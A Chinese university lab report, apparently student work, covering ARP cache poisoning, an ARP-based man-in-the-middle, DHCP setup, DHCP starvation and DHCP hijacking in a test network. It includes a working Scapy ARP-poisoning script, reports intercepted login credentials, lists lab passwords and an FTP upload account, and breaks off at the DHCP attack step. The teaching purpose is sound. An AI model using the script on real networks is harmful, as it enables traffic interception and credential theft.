**信息安全技术实验报告**

|  |  |  |
| --- | --- | --- |
| **实验名称** | **局域网安全** | |
| **组长** | **姓名** | **学号** |
| 李骏豪 | 21307359 |
| **组员** | 李骏豪 | 21307359 |
| 梁铭恩 | 21307360 |
| 叶梓聪 | 21307417 |
| **实验分工** | | |
| **姓名** | **任务** | |
| 李骏豪 | 完成了XXX | |
| 梁铭恩 |  | |
| 叶梓聪 |  | |

表1-1 实验中的节点名称、用户名及密码

|  |  |  |
| --- | --- | --- |
| **节点名称** | **用户名** | **密码** |
| 正常用户 | imool | imool |
| 攻击者 | kali | kali |
| 外网服务器 | root | root |

【**交报告**】使用FTP方式提交，推荐使用Filezilla客户端

地址为ftp://ftp.network-security.asia；账号与密码为：student/5ecur1ty

文件以组号（组长学号）+实验名称命名

# 实验目的

1. - 掌握ARP协议的工作原理及作用
2. - 掌握ARP投毒攻击的基本原理
3. - 深入理解局域网中交换机和路由器的作用和工作原理
4. - 深入理解局域网中的标识
5. - 思考并掌握防范ARP攻击的技术
6. - 掌握DHCP协议的工作原理及作用，掌握基本DHCP服务配置方法
7. - 掌握DHCP拒绝服务攻击原理和危害
8. - 掌握DHCP劫持攻击原理和危害
9. - 理解DHCP协议的脆弱性
10. - 思考并掌握防范DHCP拒绝服务、DHCP劫持攻击的技术

# 实验任务

## 实验1：ARP缓存投毒攻击

1. **基于ARP Request的缓存投毒攻击**
2. 查看正常用户主机的`ARP`缓存
3. 获取正常用户主机的`MAC`地址，填写表1-2与表1-3‘攻击前’

表1-2 IP地址与MAC地址映射表

|  |  |  |  |
| --- | --- | --- | --- |
|  | 路由器局域网接口 | 正常用户 | 攻击者 |
| IP地址 |  |  |  |
| MAC地址 |  |  |  |

1. 编写攻击脚本
2. 发起攻击，填写表1-3‘ARP Request缓存投毒后’
3. 重要过程和结果截图放在实验报告的相应步骤中

表1-3 正常用户机器中的ARP缓存及说明表

|  |  |  |  |
| --- | --- | --- | --- |
| ARP缓存中的IP与MAC地址的对应关系 | | | |
|  | IP地址 | MAC地址 | 谁假冒了谁 |
| 攻击前 |  |  |  |
| ARP Request缓存投毒后 |  |  |  |
| ARP Reply缓存投毒后 |  |  |  |

1. **基于ARP Reply的缓存投毒攻击**
2. 查看ARP缓存
3. 编写攻击脚本
4. 发起攻击，填写表1-3‘ARP Reply缓存投毒后’
5. 重要过程和结果截图放在实验报告的相应步骤中
6. **思考：**
7. 使用标准的`ARP Request`进行缓存投毒，无法成功，原因是什么？使用改造的`ARP Request`报文进行缓存投毒，等几秒后会发现被投毒的正常用户主机的`ARP`缓存恢复正常，为什么？
8. 使用ARP Reply实现缓存投毒攻击后，如果正常用户再次ping路由器的GE0/2端口，会发现正常用户主机的ARP缓存恢复正常，为什么？

## 实验2：使用WireShark分析Web访问过程流量

1. **查看正常情况下的HTTP 请求**
2. 登录攻击者主机并打开WireShark监听流量；
3. 登陆正常用户主机，使用浏览器访问www.imool.com.cn网站；
4. 在攻击者主机上，编写查看过滤器规则，查看攻击者主机是否能够捕获正常用户访问www.imool.com.cn网站所产生的网络流量。
5. **编写基于ARP缓存投毒的中间人攻击脚本**

可以在`实验1：ARP缓存投毒攻击`中所实现的`ARP Reply`投毒脚本基础上，实现对正常用户主机和网关的arp缓存投毒；也可以重新编写arp投毒脚本。

1. **发起攻击并验证攻击效果**
2. 在攻击者主机上，打开IP转发。执行以下命令（需要root权限）打开IP转发：
3. 在攻击者主机上，执行基于ARP缓存投毒的中间人攻击脚本，并监听流量。正确编写攻击脚本后，在攻击者主机上执行脚本实施基于ARP缓存投毒的中间人攻击。执行完毕后，打开`WireShark`监听流量。
4. 在正常用户主机上，使用浏览器访问www.imool.com.cn网站，尝试使用用户名和密码登录。
5. 在攻击者主机上，验证是否可以捕获到正常用户访问www.imool.com.cn网站的网络流量，比如，是否可以捕获到正常用户输入的用户名和口令等网络流量
6. 将重要过程和结果截图，完成实验报告。
7. **思考：**
8. 为什么在该攻击过程中要打开IP转发？不打开会有什么后果？
9. （选做）在该攻击中，正常用户主机与网关之间的通信流量均会经过攻击者主机，因此理论上攻击者可以随意修改双方通信的内容。尝试使用Scapy提供的函数，篡改www.imool.com.cn网站返回的页面内容（例如，向返回的html代码中插入一个标题：“Hacked by XXX!”）。

## 实验3：DHCP配置与分析

1. **配置并启动DHCP服务器**
2. **配置局域网中的主机，令其自动获取IP地址**
3. **使用WireShark分析DHCP流量**
4. **回答如下问题：**
5. 分析捕获到的如下表格中的四种DHCP协议报文，填写表格：

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| DHCP数据包类型 | 源MAC | 目的MAC | 源IP | 目的IP |
| DHCP Discover |  |  |  |  |
| DHCP Offer |  |  |  |  |
| DHCP Request |  |  |  |  |
| DHCP ACK |  |  |  |  |

1. DHCP协议报文中的Transaction ID的作用是什么？在不同的DHCP请求中，它会变化吗？
2. 观察DHCP Discover与DHCP Requestb报文的Option 列表字段（即以 ”Option: (xx)"开头的字段），试猜测它们的含义。（注：无需关注Parameter Request List 字段）
3. 结合WireShark捕获到的DHCP数据包，解释主机通过DHCP协议获取IP的全过程。

## 实验4：DHCP 拒绝服务攻击

1. **查看DHCP服务器运行状态**
2. 登录攻击者主机并打开WireShark监听流量；
3. 登陆正常用户主机，使用浏览器访问www.imool.com.cn网站；
4. 在攻击者主机上，编写查看过滤器规则，查看攻击者主机是否能够捕获正常用户访问www.imool.com.cn网站所产生的网络流量。
5. **编写攻击脚本**

在攻击者主机上，使用scapy编写攻击脚本并测试。

1. **发起攻击**
2. **观察攻击效果**
3. 在攻击过程中，进入路由器控制台，查看DHCP服务地址池的占用情况。
4. 在正常用户主机上，使用`dhclient`命令释放其从DHCP服务器获得的IP地址。
5. 待DHCP服务地址池被占满后，在正常用户主机上，使用`dhclient`命令重新申请IP地址，请抓包分析正常用户在重新申请IP地址时的DHCP协议报文。
6. 将重要过程和结果截图，完成实验报告。
7. **思考：**
8. 怎样防范DHCP拒绝服务攻击？

## 实验5：DHCP 劫持攻击


1. **实验前置条件检查**
2. 正常用户主机（在本实验中是受害者）：已利用`dhclient -r`命令释放了其前期自动获取的地址；
3. 路由器：其上提供的DHCP服务的地址池已没有可分配的地址（比如，攻击者已利用上一个实验DHCP拒绝服务攻击、导致其无法提供正常服务）或DHCP服务器已关闭。
4. **攻击者配置并启动DHCP服务**
5. **观察攻击效果**
6. 在正常用户主机上，打开WireShark捕获网络流量，使用恰当的显示过滤器，查看DHCP报文。
7. 在正常用户主机上，使用`dhclient`获取`IP`地址，并通过WireShark查看DHCP报文及其获得的IP地址。
8. 在攻击者主机上，打开查看受害者访问外网的情况。
9. 在正常用户主机上，使用浏览器访问Web服务器www.imool.com.cn，包括输入该网站验证的用户名和口令。
10. 在攻击者主机上，通过WireShark，观察攻击者主机是否可以捕获正常用户主机的所有通信流量，并分析原因。
11. 将重要过程和结果截图，完成实验报告。
12. **思考：**
13. 当网络中同时存在两个以上的DHCP服务器时，正常主机怎样防范从恶意的DHCP服务自动获取IP地址？

# 实验步骤与实验结果记录

## 实验1：ARP缓存投毒攻击

**1.基于ARP Request的缓存投毒攻击**

（1）查看正常用户主机的`ARP`缓存



（2）获取正常用户主机的`MAC`地址，填写表1-2与表1-3‘攻击前’

攻击者执行arp -a获取正常用户主机的MAC地址




表1-2 IP地址与MAC地址映射表

|  |  |  |  |
| --- | --- | --- | --- |
|  | 路由器局域网接口 | 正常用户 | 攻击者 |
| IP地址 | 192.168.3.1 | 192.168.3.10 | 192.168.3.11 |
| MAC地址 | 02:12:5c:6a:b2:a4 | 02:99:c2:70:22:6c | 02:bb:50:e7:34:ce |

（3）编写攻击脚本



（4）发起攻击，填写表1-3‘ARP Request缓存投毒后’

（5）重要过程和结果截图放在实验报告的相应步骤中

Arp request攻击后正常用户的arp表





表1-3 正常用户机器中的ARP缓存及说明表

|  |  |  |  |
| --- | --- | --- | --- |
| ARP缓存中的IP与MAC地址的对应关系 | | | |
|  | IP地址 | MAC地址 | 谁假冒了谁 |
| 攻击前 | 192.168.3.1 | 02:12:5c:6a:b2:a4 | 无 |
| ARP Request缓存投毒后 | 192.168.3.1 | 02:bb:50:e7:34:ce | 攻击者假冒了网关 |
| ARP Reply缓存投毒后 | 192.168.3.1 | 02:bb:50:e7:34:ce | 攻击者假冒了网关 |

**2.基于ARP Reply的缓存投毒攻击**


（1）查看ARP缓存

（2）编写攻击脚本



（3）发起攻击，填写表1-3‘ARP Reply缓存投毒后’

ARP Reply后正常用户ARP表



（4）重要过程和结果截图放在实验报告的相应步骤中

**3.思考：**

（1）使用标准的`ARP Request`进行缓存投毒，无法成功，原因是什么？使用改造的`ARP Request`报文进行缓存投毒，等几秒后会发现被投毒的正常用户主机的`ARP`缓存恢复正常，为什么？

答：


1、标准的ARP Request是广播，路由器会收到该ARP Request包，由于路由器的安全机制，路由器会阻止攻击者进行缓存投毒。

2、ARP缓存条目通常有时间限制，会定期过期，即使通过发送改造的ARP请求投毒暂时更新了正常用户主机上的ARP缓存，这些不正确的条目也会因为不活动而过期，然后系统将重新查询正确的MAC地址，ARP缓存就会恢复正常。

（2）ARP缓存投毒攻击后，如果正常用户再次ping路由器的GE0/2端口，会发现正常用户主机的ARP缓存恢复正常，为什么？

答：

会恢复正常



原因：当正常用户再次ping路由器的GE0/2端口时，他们的系统会发送一个ARP请求来查询路由器IP地址对应的MAC地址。路由器或其他正确的主机收到这个请求后，会回复一个真实的ARP回复，将正确的MAC地址告诉正常用户的主机。这样，正常用户主机的ARP缓存就会更新为正确的条目。


## 实验2：使用wireshark分析Web访问过程流量

**1.查看正常情况下的HTTP 请求**

（1）登录攻击者主机并打开wireshark监听流量；

（2）登陆正常用户主机，使用浏览器访问www.imool.com.cn网站；

（3）在攻击者主机上，编写查看过滤器规则，查看攻击者主机是否能够捕获正常用户访问www.imool.com.cn网站所产生的网络流量。



编辑过滤器过滤出源/目的为正常用户主机IP的报文，发现不能捕获到访问网站产生的HTTP流量

**2.编写基于ARP缓存投毒的中间人攻击脚本**

可以在`实验1：ARP缓存投毒攻击`中所实现的`ARP Reply`投毒脚本基础上，实现对正常用户主机和网关的arp缓存投毒；也可以重新编写arp投毒脚本。

arp投毒脚本如下：

from scapy.all import \*

from scapy.layers.http import HTTPResponse

import time

# client

client\_ip = "192.168.3.10"

client\_mac = "02:99:c2:70:22:6c"

# server

server\_ip = "192.168.3.1"

server\_mac = "02:12:5c:6a:b2:a4"

# attacker

attacker\_ip = "192.168.3.11"

attacker\_mac= "02:bb:50:e7:34:ce"

def build\_arp\_response(target\_ip, target\_mac, victim\_ip, victim\_mac):

"""构造一个arp响应数据包以实现ARP缓存投毒，以将 target\_mac - target\_ip 插入到victim的arp缓存中。"""

E = Ether(src=target\_mac, dst=victim\_mac)

# 构造一个ARP数据包。

A = ARP(op=2, hwsrc=target\_mac, psrc=target\_ip, pdst=victim\_ip)

# 将两个数据组合成完整的数据帧。

frame = E/A

return frame

# 构造两个应答包，分别对正常用户与网关投毒

frame2client = build\_arp\_response(server\_ip, attacker\_mac, client\_ip, client\_mac)

frame2server = build\_arp\_response(client\_ip, attacker\_mac, server\_ip, server\_mac)

# 发送两个应答包，实现双方投毒

sendp(frame2client)

sendp(frame2server)

通过构建并向主机发送包含目的ip-mac对的ARP响应报文，可以向受害者的ARP表插入ip-mac对，实现ARP缓存投毒

在此案例中，攻击者在用户主机上伪造了 网关ip-攻击者mac ARP条目，在网关上伪造了 用户up-攻击者mac ARP条目，从而截获用户主机和网关的通信，实现中间人攻击。

**3.发起攻击并验证攻击效果**


（1）在攻击者主机上，打开IP转发。执行以下命令（需要root权限）打开IP转发：



（2）在攻击者主机上，执行基于ARP缓存投毒的中间人攻击脚本，并监听流量。正确编写攻击脚本后，在攻击者主机上执行脚本实施基于ARP缓存投毒的中间人攻击。执行完毕后，打开`Wireshark`监听流量。

（3）在正常用户主机上，使用浏览器访问www.imool.com.cn网站，尝试使用用户名和密码登录。

（4）在攻击者主机上，验证是否可以捕获到正常用户访问www.imool.com.cn网站的网络流量，比如，是否可以捕获到正常用户输入的用户名和口令等网络流量



可以看到成功截获到用户输入的用户名和口令

**4.思考：**

（1）为什么在该攻击过程中要打开IP转发？不打开会有什么后果？

因为中间人攻击需要将网关和用户间的流量转发回去，否则无法实现双工通信，用户不会获得服务器的响应


（2）在该攻击中，使用`ARP Request`方式同时污染用户主机与网关是不可行的。试分析原因。

（3）（选做）在该攻击中，正常用户主机与网关之间的通信流量均会经过攻击者主机，因此理论上攻击者可以随意修改双方通信的内容。尝试使用Scapy提供的函数，篡改www.imool.com.cn网站返回的页面内容（例如，向返回的html代码中插入一个标题：“Hacked by XXX!”）。

## 实验3：DHCP配置与分析

1. **配置并启动DHCP服务器**

进入特权模式和config模式，配置DHCP服务、DNS服务器、默认网关地址等



配置DHCP地址池范围，不分配特定的IP地址


dhcp1-2

如果要配置地址池范围为192.168.3.50-192.168.3.150，则应该使用以下命令：


ip dhcp excluded-address 192.168.3.1 192.168.3.49


ip dhcp excluded-address 192.168.3.151 192.168.3.254

保存并启动服务：




查看DHCP服务状态：





1. **配置局域网中的主机，令其自动获取IP地址**


配置攻击者主机：在配置文件中将eth0的网络配置方式改为DHCP并注释掉静态配置




重启网络服务，查看网络信息，可以看到成功通过DHCP获取到配置



配置正常用户主机：





重启网络服务，查看网络信息，可以看到成功通过DHCP获取到配置



1. **使用WireShark分析DHCP流量**

重新通过DHCP获取网络配置，同时启动wireshark抓包

****

****

可以看到，在释放DHCP地址后，依次通过DHCP Discover、DHCP Offer、DHCP Request和DHCP ACK完成DHCP获取网络信息的过程

1. **回答如下问题：**
2. 分析捕获到的如下表格中的四种DHCP协议报文，填写表格：

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| DHCP数据包类型 | 源MAC | 目的MAC | 源IP | 目的IP |
| DHCP Discover | 02:bb:50:e7:34:ce | ff:ff:ff:ff:ff:ff | 0.0.0.0 | 255.255.255.255 |
| DHCP Offer | 02:12:5c:6a:b2:a4 | 02:bb:50:e7:34:ce | 192.168.3.1 | 192.168.3.4 |
| DHCP Request | 02:bb:50:e7:34:ce | ff:ff:ff:ff:ff:ff | 0.0.0.0 | 255.255.255.255 |
| DHCP ACK | 02:12:5c:6a:b2:a4 | 02:bb:50:e7:34:ce | 192.168.3.1 | 192.168.3.4 |

1. DHCP协议报文中的Transaction ID的作用是什么？在不同的DHCP请求中，它会变化吗？

Transaction ID在DHCP协议中起到了确保请求和响应正确匹配的作用。在不同的DHCP请求中，Transaction ID是会变化的，以区分不同的DHCP事务。

1. 观察DHCP Discover与DHCP Request报文的Option 列表字段（即以 ”Option: (xx)"开头的字段），试猜测它们的含义。（注：无需关注Parameter Request List 字段）

Option:(53)DHCP Message Type：DHCP报文类型

Option:(50)Requested IP Address：请求的IP（Discover中内容为192.168.3.4，重启DHCP前获取的IP；Request中内容为192.168.3.4，Offer中提供的地址）

Option:(12)Host Name：主机名（内容为kali）

Option:(54)DHCP Server Identifier：Request中用于标记请求的DHCP服务器（内容为192.168.3.1）

1. 结合WireShark捕获到的DHCP数据包，解释主机通过DHCP协议获取IP的全过程。
2. DHCP Discover：主机向局域网广播，声明自己需要DHCP服务器分配IP地址；
3. DHCP Offer：局域网中的DHCP服务器主机发送数据包，说明自己的身份（192.168.3.1），并向主机提供可以选择使用的IP地址，这里是192.168.3.4，以及网关、DNS服务器等其他网络配置
4. DHCP Request：主机从收到的多个DHCP Offer中选择一个，并将选择的DHCP服务器以及选定的配置广播到局域网内。
5. DHCP ACK：被选中的DHCP服务器确认将地址分配给主机，并向主机返回确认消息。


## 实验4：DHCP 拒绝服务攻击

**1.查看DHCP服务器运行状态**

（1）登录攻击者主机并打开WireShark监听流量；

（2）登陆正常用户主机，使用浏览器访问www.imool.com.cn网站；

（3）在攻击者主机上，编写查看过滤器规则，查看攻击者主机是否能够捕获正常用户访问www.imool.com.cn网站所产生的网络流量。




**2.编写攻击脚本**

在攻击者主机上，使用scapy编写攻击脚本并测试。


**3.发起攻击**

**4.观察攻击效果**

